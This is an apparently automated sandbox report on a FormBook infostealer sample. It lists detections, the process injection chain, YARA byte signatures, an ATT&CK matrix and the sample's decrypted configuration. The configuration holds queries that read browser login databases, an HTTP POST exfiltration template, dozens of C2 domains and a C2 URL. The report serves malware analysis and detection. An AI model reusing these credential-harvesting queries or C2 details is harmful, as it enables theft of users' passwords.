ID: 339345
Sample Name: BLESSINGS.exe
Cookbook: default.jbs
Time: 21:23:17
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report BLESSINGS.exe

Overview


General Information

Sample Name:	BLESSINGS.exe
Analysis ID:	339345
MD5:	30cb872994e8a0..
SHA1:	02e502ef79ea251.
SHA256:	d0b62e121a89ba..
Tags:	exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected FormBook
- Allocates memory in foreign process…
- Hides that the sample has been dow…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process

Classification



Startup

- **System is w10x64**
- BLESSINGS.exe (PID: 4588 cmdline: 'C:\Users\user\Desktop\BLESSINGS.exe' MD5: 30CB872994E8A0A4A635B06BFBE38006)
  - AddInProcess32.exe (PID: 6264 cmdline: C:\Users\user\AppData\Local\Temp\AddInProcess32.exe MD5: F2A47587431C466535F3C3D3427724BE)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - raserver.exe (PID: 6744 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 2AADF65E395BFBD0D9B71D7279C8B5EC)
        - cmd.exe (PID: 6784 cmdline: /c del 'C:\Users\user\AppData\Local\Temp\AddInProcess32.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 7012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bc2",
    "KEY1_OFFSET 0x1d510",
    "CONFIG SIZE : 0xf7",
    "CONFIG OFFSET 0x1d615",
    "URL SIZE : 33",
    "searching string pattern",
    "strings_offset 0x1c1a3",
    "searching hashes pattern",
    "-------------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------------",
    "0x1004744a",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70d3",
    "0x9f715026",
    "0xbf0a5e41",
    "0x2902d074",
    "0xf653b199",
    "0xc8c42cc6",
```

```
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad012172",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd014c1",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
"0x172ac7b4",
```

```
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
"0xea193e11",
```

```
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"--------------------------------------------------",
"Decrypted Strings",
"--------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
""
```

```
  ",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"strahlenschutz.digital",
"soterppe.com",
"wlw-hnlt.com",
"topheadlinetowitness-today.info",
"droriginals.com",
"baculatechie.online",
"definity.finance",
"weddingmustgoon.com",
"ludisenofloral.com",
"kenniscourtureconsignments.com",
"dl888.net",
"singledynamics.com",
"internetmarkaching.com",
"solidconstruct.site",
"ip-freight.com",
"11sxsx.com",
"incomecontent.com",
"the343radio.com",
"kimberlygoedhart.net",
"dgdoughnuts.net",
"vivethk.com",
"st-reet.com",
"luxusgrotte.com",
"hareland.info",
"fitdramas.com",
"shakahats.com",
"cositasdepachecos.com",
"lhc965.com",
"5hnjy.com",
"zoommedicaremeetings.com",
"bebywye.site",
"ravenlewis.com",
"avia-sales.xyz",
"screwtaped.com",
"xaustock.com",
"hongreng.xyz",
"lokalised.com",
"neosolutionsllc.com",
"ecandkllc.com",
"sistertravelalliance.com",
"brotherhoodoffathers.com",
"mybestme.store",
"vigilantdis.com",
"sqatzx.com",
"kornteengoods.com",
"miamiwaterworld.com",
"mywillandmylife.com",
"novergi.com",
"eaglesnestpropheticministry.com",
"sterlworldshop.com",
"gabriellagullberg.com",
"toweroflifeinc.com",
"tiendazoom.com",
"dividupe.com",
"szyulics.com",
"theorangepearl.com",
"hotvidzhub.download",
"asacal.com",
"systemedalarmebe.com",
"margosbest.com",
"kathymusic.com",
"quintred.com",
"mad54.art",
"simplification.business",
"f-end",
"--------------------------------------------------",
"Decrypted CnC URL",
"--------------------------------------------------",
"www.registeredagentfirm.com/jqc/lv0000"
```

```
        www.registeredagentjfm.com/jqc/?u0000
    ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.474894735.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.474894735.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.474894735.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000002.475413871.0000000001240000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.475413871.0000000001240000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
8.2.AddInProcess32.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
8.2.AddInProcess32.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
8.2.AddInProcess32.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
8.2.AddInProcess32.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
8.2.AddInProcess32.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 8 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 1 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop i Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	Input Capture 1	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 8 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poir
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellu Base Statio


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
BLESSINGS.exe	45%	Virustotal		Browse
BLESSINGS.exe	15%	ReversingLabs		
BLESSINGS.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.AddInProcess32.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.quintred.com	4%	Virustotal		Browse
www.hotvidzhub.download	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.the343radio.com/jqc/	0%	Avira URL Cloud	safe	
http://www.droriginals.com	0%	Avira URL Cloud	safe	
http://www.novergi.com/jqc/	0%	Avira URL Cloud	safe	
http://www.the343radio.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.gabriellagullberg.comReferer:	0%	Avira URL Cloud	safe	
http://www.kornteengoods.com/jqc/	0%	Avira URL Cloud	safe	
http://www.screwtaped.comReferer:	0%	Avira URL Cloud	safe	
http://www.11sxsx.com/jqc/	0%	Avira URL Cloud	safe	
http://www.quintred.comReferer:	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.sterlworldshop.comReferer:	0%	Avira URL Cloud	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://www.margosbest.com/jqc/www.the343radio.com	0%	Avira URL Cloud	safe	
http://www.novergi.com	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.registeredagentfirm.comReferer:	0%	Avira URL Cloud	safe	
http://www.hotvidzhub.download/jqc/www.internetmarkaching.com	0%	Avira URL Cloud	safe	
http://www.internetmarkaching.com/jqc/	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.quintred.com/jqc/?CZ=GWrWoWa4zZjFn82G+0nNh4GvWCUBG1oNYElUd01Cxs8I6tEnxSPY6FoFnAuUsLE3P+RrU5FSoA==&sv28R0=gnKTZf8P	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.screwtaped.com/jqc/	0%	Avira URL Cloud	safe	
http://www.internetmarkaching.comReferer:	0%	Avira URL Cloud	safe	
http://www.novergi.com/jqc/www.hotvidzhub.download	0%	Avira URL Cloud	safe	
